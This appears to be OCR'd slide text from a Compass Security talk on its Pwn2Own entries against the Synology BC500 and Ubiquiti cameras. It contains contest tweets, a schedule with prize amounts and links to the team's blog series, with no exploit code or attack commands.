
del: BC500

er: 2340VSRZPTFGD

10.0.0.2

: rtsp://10.0.0.2:554/1


Success



Zero Day Initiative
@thezdi

Collision – Compass Security was able to execute their stack overflow attack against the Synology BC500. However, the exploit they used was previously known. They still earn $3,750 and 0.75 Master of Pwn points. #Pwn2Own

Drawing




Tuesday, October 24 – 0930

Peter Geissler targeting the Canon imageCLASS MF753Cdw in the Printers category.

Binary Factory targeting the Synology BC500 in the Surveillance Systems category.

$30,000




Tuesday, October 24 – 1130

Nguyen Quoc Viet targeting the Canon imageCLASS MF753Cdw in the Printers category.

Synacktiv targeting the Synology BC500 in the Surveillance Systems category.

$15,000



Tuesday, October 24 – 1330


An anonymous researcher targeting the Canon imageCLASS MF753Cdw Printers category.

Compass Security targeting the Synology BC500 in the Surveillance Systems category.

$3,750

CORK, IRELAND / OCTOBER 22-25 / 2024

To Be Continued...



Zero Day Initiative @thezdi · 19h

Sweet! Compass Security (@compasssecurity) successfully exploited the Ubiquiti AI Bullet camera. They're off to the disclosure room to explain what happened. #Pwn2Own #P2OIreland

References

Compass Security Blog Series:

- https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-1-how-it-all-started/
- https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-2-exploring-the-attack-surface/
- https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-3-exploration/
- https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-4-memory-corruption-analysis/
- https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-5-the-exploit/

Icons & images:

- https://www.flaticon.com/
- https://x.com
- https://www.pexels.com/
- https://www.linkedin.com/
- https://en.wikipedia.org/
- https://www.synology.com/
- https://demo.synology.com/